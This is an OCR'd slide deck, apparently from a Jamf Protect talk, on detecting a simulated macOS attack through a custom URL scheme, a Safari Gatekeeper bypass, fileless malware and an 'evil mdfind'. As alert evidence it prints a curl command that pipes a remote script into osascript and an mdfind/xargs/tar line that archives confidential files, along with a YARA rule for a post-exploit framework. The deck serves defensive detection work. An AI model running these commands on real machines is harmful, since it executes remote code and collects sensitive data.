
```
mdfind confidential -0 | xargs -0 tar -rvf /tmp/archive.tar
```

trade_secrets.docx

`mdfind confidential`

accounts.xlsx

blueprints.pdf


exec
exec
ZIP
mdfind confidential
xargs
tar
archive.tar


AUTION

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects an Attack

An Attack Simulation

The Detections

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects an Attack

An Attack Simulation

The Detections

The Detections

1. Custom URL Scheme
2. Gatekeeper Bypass
3. Fileless Malware
4. Evil mdfind

Custom URL Scheme

← NonQuarantinedSafariDownload & SafariWritesCustomUrlHandlerResearch & SafariWritesCustomUrlHandler

Date	Severity	Status	Computer
05/20/2022 2:02 PM CDT	●●○	In Progress	MacBook Pro

Files downloaded from the internet are generally tagged with an extended attribute titled com.apple.quarantine. When an application is opened, Gatekeeper checks if it should be allowed to execute based on application signing and notarization information. Safari, by default, has a built-in feature that will automatically unzip applications held within a zip file after downloading them. Safari versions prior to 15.4 were incorrectly applying the quarantine attribute while performing this auto-unzipping feature. This could allow the bypassing of Gatekeeper security checks. Applications identified by this detection are not guaranteed to be malicious but should be closely inspected. Safari created an app with a custom url handler Safari automatically unzipped an application that contains a custom URL scheme. This custom URL scheme will allow Safari to request the application to be opened. Normally, a user is required to click on an application after downloading, but this allows an attacker to skip that step. Gatekeeper prompts must still be completed before opening.

Host IP

192.168.0.137

Tags

Visibility DefenseEvasion

BundleURLTypes

```
{
    CFBundleTypeRole = Viewer;
    CFBundleURLName = "com.software.updater";
    CFBundleURLSchemes =     (
        SoftwareUpdate
    );
}
```

Visibility DefenseEvasion

BundleURLTypes

```
{
    CFBundleTypeRole = Viewer;
    CFBundleURLName = "com.software.updater";
    CFBundleURLSchemes =     (
        SoftwareUpdate
    );
}
```

Signer

3

The Detections

1. Custom URL Scheme
2. Gatekeeper Bypass
3. Fileless Malware
4. Evil mdfind

Gatekeeper Bypass

JAMF PROTECT RESEARCH

Overview

Insights

Computers

Alerts

CONFIGURATION

Analytics

Plans

Actions

Threat Prevention

Device Controls

Unified Logging

Administrative

Account

Data

Downloads

API Clients

Audit Logs

← NonQuarantinedSafariDownload

← 2 of 10 →

Date
05/19/2022
2:55 PM CDT

Severity

Status
In Progress

Computer
MacBook Pro

Summary | Processes (1) | Files (1) | Binaries (1) | Users (2) | Groups (2) | Json | Add Exception

Path
/Users/saljooki/Downloads/updater.app

Hash
sha1:
sha256:

Signing Info
Signer Type: Ad Hoc
App ID: com.software.updater
Entitlements: com.apple.security.get-task-allow, com.apple.security.files.user-selected.read-only

File Size
64 Bytes

User
saljooki

Group
staff

File Accessed Time
05/19/2022 2:55 PM CDT

File Changed Time
05/19/2022 2:55 PM CDT

File Created Time
05/19/2022 2:55 PM CDT

← NonQuarantinedSafariDownload

Date

05/19/2022
2:55 PM CDT

Severity

Summary | Processes (1) | Files (1) | Binaries (1) | Users (2) | Groups (2) | Json

Path

/Users/saljooki/Downloads/updater.app


Hash

sha1:

sha256:

Signing Info


Monitor Security Benchmarks
Automatic Run Of Safe Files In Safari Disabled
CIS Level 1
24 2 0
Login Window Displayed As Name And Password
CIS Level 1
26 0 0
Bluetooth Sharing Disabled
CIS Level 1
0 26 0
Filename Extensions Turned On
CIS Level 1
23 3 0
Bluetooth Status In Menu Bar
CIS Level 1
20 6 0
Bluetooth Disabled If No Devices Exist
CIS Level 1
13 13 0
Guest Account Disabled
CIS Level 1
1 22 3
Guests Allowed To Connect To Shared Folders Disabled
CIS Level 1
0 23 3
Show Password Hints Disabled
CIS Level 1
0 23 3
JAMF NATION LIVE


Automatic Run Of Safe Files
In Safari Disabled
CIS Level 1
24
2
0

Options Scope

General

Application & Custom Settings
1 payload configured

Upload

Upload

1 payload configured

com.apple.safari

Use this section to define generic settings for preference domains.

Preference Domain

The name of the preference domain (com.company.application)

Upload File

PLIST file containing key value pairs for settings in the specified domain

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>AutoOpenSafeDownloads</key>
    <false/>
  </dict>
</plist>
```

Gatekeeper Bypass

The Detections

1. Custom URL Scheme
2. Gatekeeper Bypass
3. Fileless Malware
4. Evil mdfind

Fileless Malware

```
rule apfell_a
{
  meta:
    author = "Ferdous Saljooki"
    desc = "Yara rule to detect apfell aka mythic post-exploit framework"
    resource = "https://github.com/MythicAgents/apfell"
    action = "Block"
    severity = "High"

  strings: ...

  condition:
    filesize < 150KB and (15 of ($a*))
}
```

JAMF PROTECT RESEARCH
Overview
Insights
Computers
Alerts
CONFIGURATION
Analytics
Plans
Actions
Threat Prevention
Device Controls
Unified Logging
Administrative

← SuspiciousCurlCmd

← 2 of 2 →

Date	Severity	Status	Computer
05/19/2022 2:55 PM CDT	●●○	In Progress	MacBook Pro

Summary | Processes (3) | Files (0) | Binaries (3) | Users (2) | Groups (2) | Json | Add Exception

Remote script passed directly to memory

Host IP
192.168.0.137

Tags
CommonAttackerBehavior

Curl Command
/bin/zsh -c curl -sk https://14[redacted]4:7443/direct/download/c7d31475-ca49-4501-85e5-0b51af580673 | osascript -l JavaScript &

Process Event Details

Event Type
Process Create

Event Timestamp
05/19/2022 2:55 PM CDT

Pid
5130

```
curl -sk https://... | osascript -l JavaScript &
```

Evil mdfind

mdfind confidential

xargs

tar

Pid: 1234	Pid: 1235	Pid: 1236
Ppid: 120	Ppid: 1234	Ppid: 1235
Pgid: 1234	Pgid: 1234	Pgid: 1234

mdfind confidential

xargs

tar

Pid: 1234

Ppid: 120

Pgid: 1234

Pid: 1235

Ppid: 1234

Pgid: 1234

Pid: 1236

Ppid: 1235

Pgid: 1234

The Detections

1. Custom URL Scheme
2. Gatekeeper Bypass
3. Fileless Malware
4. Evil mdfind

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects an Attack

An Attack Simulation

The Detections

Further Resources

The Art of Mac Malware

OSX Incident Response

Objective By the Sea

macadmins Slack channel: #jamf-protect